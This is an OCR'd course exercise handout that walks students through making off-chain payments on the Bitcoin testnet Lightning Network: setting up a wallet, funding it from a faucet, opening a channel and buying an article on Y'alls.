
4. Message "Payment sent" appears. When we return to the article, it will be already "unlocked":



5. If you go back to [Transaction History] tab in the Eclair App, you will see a list of all your transactions. Note that some transactions have different logos. The ones with the Bitcoin logo are transactions on the Bitcoin

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

blockchain, and the others with the lightning logo are **off-chain transactions**. Check if a lightning transaction exists in the Bitcoin explorer.



What to Submit?


Create a **zip file** (e.g. **`username-buy-article-lighting-mobile-app-exercise.zip`**) holding the screenshots with your transactions.

Submit your **zip** file as **homework** at the course Web site.

Exercises: Buy an Article using Lightning Desktop Application

The goal of this exercise is to play with the Lightning Network on the Bitcoin Testnet and make some off-chain transactions. For this purpose, we will use the Lightning Desktop Application and buy an article from Y'alls (https://yalls.org/). We will create a node in the Lightning Network Testnet, open channels with other nodes and create off-chain transactions.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Setup the Lightning Desktop Application

19. Go to https://github.com/lightninglabs/lightning-app/releases. Download the latest release, appropriate for your OS:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




34. **Create a directory** for the exercise, extract the archive in it and run **[Lightning]**.
35. Upon launch, you should see the following. Syncing can take 5-10 minutes, but only needs to be done once:




36. While we are waiting to synchronize, let us get some testnet bitcoins. First, go to **[Add Funds]** and copy your wallet address. Then, go to **Bitcoin TestNet Sandbox Faucet** (https://testnet.manu.backend.hamburg/faucet). Paste your address and click **[Give me some coins]**. If

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

everything is okay, a message with the transaction ID will appear. You can check your transaction in the testnet Bitcoin explorer (https://testnet.blockchain.info/).




37. Once the Lightning App is synchronized and the transaction has 3 confirmations, your balance will appear in the app.



Opening a Payment Channel

43. The rest of the exercise is mainly playing inside the application. However, this is where you will likely experience the minor hiccups the alpha software still has.
After we have loaded with test BTC, now it is time to create the payment channel in Lighting Network Testnet. Open the [Channels] section and click on [Create Channel]. A form for creating a channel will appear:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




44. In order to get the required information to create a channel, we will go to the **Lightning Network Explorer [TESTNET]** (https://explorer.acinq.co) and pick a node. For this part of the exercise, we will create a payment channel with one of the most famous node in Testnet LN, called **endurance.** In the top **right corner**, type "endurance" in the search box and click on it. You can see the Public Key and IP of the node, required to open a channel.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

45. Click [Copy URI] beneath the QR code and paste it in the Lightning App, choose an amount of SAT to put in the channel (less than your wallet amount, e.g. 10 000 000 SAT) and click [Create Channel].
Note: **Opening** and **closing** a channel are transactions stored on the main blockchain.




46. In the [Channels] section a **pending-open** channel will appear. After 3 confirmations on the blockchain, the channel will open. Meanwhile, you can create channels with other nodes. You can check the logs in [Settings] section for additional details. After the channel(s) opened:



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Buy an Article from Y'alls

6. Go to https://yalls.org/, pick an article and click [Continue Reading]:




7. A payment request and a peer URI will appear. The peer URI is for the yalls.org node. If you do not want to depend on previous opened channels in the Lightning application having a route to this node, open a channel with the given URI.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

